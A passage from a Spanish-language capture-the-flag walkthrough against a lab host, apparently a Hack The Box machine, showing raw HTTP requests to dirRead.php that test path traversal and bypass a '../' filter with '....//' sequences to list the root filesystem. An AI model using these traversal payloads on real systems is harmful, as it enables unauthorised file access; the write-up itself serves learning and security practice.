


```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://10.10.10.87
Connection: keep-alive
Referer: http://10.10.10.87/list.html
Priority: u=0

path=./.list/.
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 27 Jan 2025 15:16:37 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 27

[
     ".",
     "..",
     "list-1",
     "list1"
]
```

Esta ruta hace alusion a que en el directorio actual hay un directorio oculto llamado ".list" que contiene los archivos que podemos ver abajo. Los archivos que vemos abajo son los que hemos creado.


Si intentamos realizar un "Path Traversal" seguimos en el mismo directorio:



```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 22
Origin: http://10.10.10.87
Connection: keep-alive
Referer: http://10.10.10.87/list.html
Priority: u=0

path=../../../../.list
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 27 Jan 2025 15:25:23 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 27

[
     ".",
     "..",
     "list-1",
     "list1"
]
```


Tambien podemos intentarlo al reves, una vez dentro de ".list" movernos para atras:




```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://10.10.10.87
Connection: keep-alive
Referer: http://10.10.10.87/list.html
Priority: u=0

path=../.list/../../../
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 27 Jan 2025 15:30:40 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 27

[
     ".",
     "..",
     "list-1",
     "list1"
]
```

Tampoco hemos conseguido cambiar de directorio. Puede ser que por detras exista algun tipo de regla que nos elimina los "../", por lo que podemos añadir un "../" extra para cuando nos lo quite, poder desplazarnos a otros directorios:




```
POST /dirRead.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://10.10.10.87
Connection: keep-alive
Referer: http://10.10.10.87/list.html
Priority: u=0

path=../.list/....//....//....//....//
```




```
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 125

[
     ".",
     "..",
     ".dockerenv",
     "bin",
     "dev",
     "etc",
     "home",
     "lib",
     "media",
     "mnt",
     "proc",
     "root",
     "run",
     "sbin",
     "srv",
     "sys",
     "tmp",
     "usr",
     "var"
]
```


Hemos conseguido explotar un "Path Traversal". Vamos a localizar archivos aprovechandonos de esta vulnerabilidad. Pero esta funcion de "dirRead.php" solo nos permite listar el contenido de los directorios. Aun asi, tras capturar todas las peticiones de todos los botones del formulario obtenemos una nueva funcion:



Esta funcion llamada "FileRead.php" si que nos permite ver el contenido de los archivos:

